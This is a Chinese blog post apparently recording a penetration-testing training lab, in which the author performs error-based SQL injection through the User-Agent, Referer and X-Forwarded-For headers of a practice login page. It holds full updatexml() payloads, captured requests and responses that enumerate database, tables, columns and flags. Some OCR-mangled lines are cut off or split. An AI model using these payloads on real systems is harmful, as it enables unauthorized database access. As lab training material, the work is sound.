封神台——训练营0基础学渗透测试

原创

sparename 于 2021-08-06 21:40:10 发布 85 收藏

分类专栏： 笔记 文章标签： mysql sql

本文链接：https://blog.csdn.net/weixin_51830687/article/details/119303914

版权

笔记 专栏收录该内容

10 篇文章 1 订阅

订阅专栏



HEAD注入-另类传参方式SQL注入

HEAD注入——靶场1

1.首先必须找出正确的密码登入usename=admin password=123456

`bp抓包修改user-agent头`

2.再利用updatemlx()进行报错获取数据库名，获得数据库名：head_error


> updatexml() 更新xml文档的函数语法：updatexml(目标xml内容，xml文档路径，更新的内容) 0x7e是十六进制中的'#'，mysql支持十六进制编
>
> 
>
>
> ```
> OST /Pass-07/index.php HTTP/1.1
> ost: injectx1.lab.aqlab.cn:81
> ontent-Length: 56
> ache-Control: max-age=0
> pgrade-Insecure-Requests: 1
> ser-Agent: 1' or updatexml(1,(concat(0x7e,(select database())),1))#
> rigin: http://injectx1.lab.aqlab.cn:81
> ontent-Type: application/x-www-form-urlencoded
> ccept:
> ext/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
> ion/signed-exchange;v=b3;q=0.9
> eferer: http://injectx1.lab.aqlab.cn:81/Pass-07/index.php
> ccept-Encoding: gzip, deflate
> ccept-Language: zh-CN,zh;q=0.9
> onnection: close
>
> sername=admin&password=123456&submit=%E7%99%BB%E5%BD%95
> ```
>
>
>
> 码
>
> 
>
> ```
>         <h3>登录框</h3><p>输入正确账号密码登录</p>
>         </li>
>         <li>
>             <form action="index.php" name="form1" method="post">
>     <div style="margin-top:15px; height:30px;">Username : &nbsp;&nbsp;&nbsp;
>       <input type="text" name="username" value="">
>     </div>
>     <div> Password  : &nbsp;&nbsp;&nbsp;
>         <input type="text" name="password" value="">
>     </div><br>
>     <div style=" margin-top:9px;margin-left:90px;">
>         <input type="submit" name="submit" value="登录">
>     </div>
> </form>
>             <font size="5" color="#99FF00">您当前的User-Agent是</font><h2>1' or updatexml(1,(concat(0x7e,(select
> database())),1))#</h2>
>         </li><li><h3>查询结果:</h3></li><li>
>
>           XPATH syntax error: '~head_error'</li><h3>成功登录</h3></li><font size="5" color="#99FF00">Your Login
> name:admin<br>Your Password:123456</font>             <li>
>         </ol>
> </div>
> ```
>
>

```
' or updatexml(1,concat(0x7e,(select database())),1),1)-- d
```

3. 再继续查表名:

```
' or updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 0,1)),1),1) -- qwe
' or updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database())),1),1) -- qwe
```


查出表名



```
          <form action="index.php" name="form1" method="post">
    <div style="margin-top:15px; height:30px;">Username : &nbsp;&nbsp;&nbsp;
      <input type="text" name="username" value="">
    </div>
    <div> Password  : &nbsp;&nbsp;&nbsp;
        <input type="text" name="password" value="">
    </div><br>
    <div style=" margin-top:9px;margin-left:90px;">
        <input type="submit" name="submit" value="登录">
    </div>
</form>
          <font size="5" color="#99FF00">您当前的User-Agent是</font><h2>' or updatexml(1,concat(0x7e,(select table_name
from information_schema.tables where table_schema=database() limit 0,1)),1),1) -- qwe</h2>
        </li><li><h3>查询结果:</h3></li><li>

         XPATH syntax error: '~flag_head'<li><h3>成功登录</h3></li><font size="5" color="#99FF00">Your Login
name:admin<br>Your Password:123456</font>           <li>
        </ol>
</div>

</div>
```



```
        <h3>登录框</h3><p>输入正确账号密码登录</p>
        </li>
        <li>
          <form action="index.php" name="form1" method="post">
    <div style="margin-top:15px; height:30px;">Username : &nbsp;&nbsp;&nbsp;
      <input type="text" name="username" value="">
    </div>
    <div> Password  : &nbsp;&nbsp;&nbsp;
        <input type="text" name="password" value="">
    </div><br>
    <div style=" margin-top:9px;margin-left:90px;">
        <input type="submit" name="submit" value="登录">
    </div>
</form>
          <font size="5" color="#99FF00">您当前的User-Agent是</font><h2>' or updatexml(1,concat(0x7e,(select
group_concat(table_name)from information_schema.tables where table_schema=database())),1),1) -- qwe</h2>
        </li><li><h3>查询结果:</h3></li><li>

         XPATH syntax error: '~flag_head,ip,refer,uagent,user'<li><h3>成功登录</h3></li><font size="5" color="#99FF00'
Login name:admin<br>Your Password:123456</font>           <li>
        </ol>
</div>
```


flag_head 2. ip 3.refer4. uagent 5.user

4. 再查字段名

```
 ' or updatexml(1,concat(0x7e,(select column_name from information_schema.columns where table_schema=database()
and table_name='flag_head' limit 0,1)),1),1) -- qwe
 ' or updatexml(1,concat(0x7e,(select column_name from information_schema.columns where table_schema=database()
and table_name='flag_head' limit 1,1)),1),1) -- qwe
```

查出所有结果产生id, flag_h1
5.最后查出具体数据`:

```
' or updatexml(1,concat(0x7e,(select flag_h1 from flag_head limit 0,1)),1),1) -- qwe
```



```
            </li>
            <li>
                <form action="index.php" name="form1" method="post">
        <div style="margin-top:15px; height:30px;">Username : &nbsp;&nbsp;&nbsp;
          <input type="text" name="username" value="">
        </div>
        <div> Password  : &nbsp;&nbsp;&nbsp;
            <input type="text" name="password" value="">
        </div><br>
        <div style=" margin-top:9px;margin-left:90px;">
            <input type="submit" name="submit" value="登录">
        </div>
</form>
               <font size="5" color="#99FF00">您当前的User-Agent是</font><h2>' or updatexml(1,concat(0x7e,(select flag_h1 from flag_head limit 0,1)),1),1) -- qwe</h2>
            </li><li><h3>查询结果:</h3></li><li>

                XPATH syntax error: '~zKaQ-YourHd'<li><h3>成功登录</h3></li><font size="5" color="#99FF00">Your Login name:admin<br>Your Password:123456</font>             <li>
            </ol>
```

> 所有标志为
> zKaQ-YourHd,zKaQ-Refer,zKaQ-ip 验证为第一个

HEAD注入——靶场2

1.在登陆时，利用burpsuite抓包，将相应的Referer等修改为要注入的sql语句
2.在repeater中Go一下，或者使用浏览器插件修改头部再运行，即可看到想要看的数据具体代码
3.查询本数据库名称

```
' or updatexml(1,concat(0x7e,(select database())),1),1)#
```

4.查询表名

```
' or updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database())),1),1)#
```

5.查询字段名

```
' or updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='flag_head')),1),1)#
```


6.查询具体数据：

```
' or updatexml(1,concat(0x7e,(select group_concat(flag_h1) from flag_head)),1),1)#
```

HEAD注入——靶场3

1. 查看源码发现此处的程序需要获取用户的IP,使用了多个字段来获取用户的IP
2. 我们可以选取其中的任意一个字段,通常情况下,程序获取用户IP是使用的是HTTP_X_FORWARDED_FOR字段.
3. 当数据包中不含该字段时,我们在数据包中自己构造该字段X-Forwarded-For


X-Forwarded-For



名	值
POST	/Pass-09/index.php HTTP/1.1
Host	injectx1.lab.aqlab.cn:81
Content-Length	56
Cache-Control	max-age=0
Upgrade-Insecure-Requests	1
Origin	http://injectx1.lab.aqlab.cn:81
Content-Type	application/x-www-form-urlencoded
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im...
Referer	http://injectx1.lab.aqlab.cn:81/Pass-09/index.php
Accept-Encoding	gzip, deflate
Accept-Language	zh-CN,zh;q=0.9
Connection	close
X-Forwarded-For	' or updatexml(1,concat(0x7e,(select database())),1),1)#

```
username=admin&password=123456&submit=%E7%99%BB%E5%BD%95
```

4. 查询数据库




```
XPATH syntax error: '~head_error'<li><h3>成功登录
```

' or updatexml(1,concat(0x7e,(select database())),1),1)#

5. 查询表名

' or updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where




```
</li><li><h3>查询结果:</h3></li><li>

  XPATH syntax error: '~flag_head,ip,refer,uagent,user'<li><h3>
99FF00">Your Login name:admin<br>Your Password:123456</fon
```

table_schema=database())),1),1)#


6. 查询字段名

' or updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name=‘flag_head’)),1),1)#




```
XPATH syntax error: '~Id,flag_h1'<li><h
n<br>Your Password:123456</font>
```

7. 查询具体数据

> ’ or updatexml(1,concat(0x7e,(select group_concat(flag_h1) from flag_head)),1),1)#
>
> 
>
> XPATH syntax error: '~zKaQ-YourHd,zKaQ-Refer,zKaQ-ipi'<

8. 一个flag并不是zKaQ-ipi，可能是长度不够，重新输入代码

```
'or updatexml(1,concat(0x7e,(select flag_h1 from flag_head limit 2,1)),1),1) #
```

> zKaQ-ipip
>
> 
>
> XPATH syntax error: '~zKaQ-ipip'<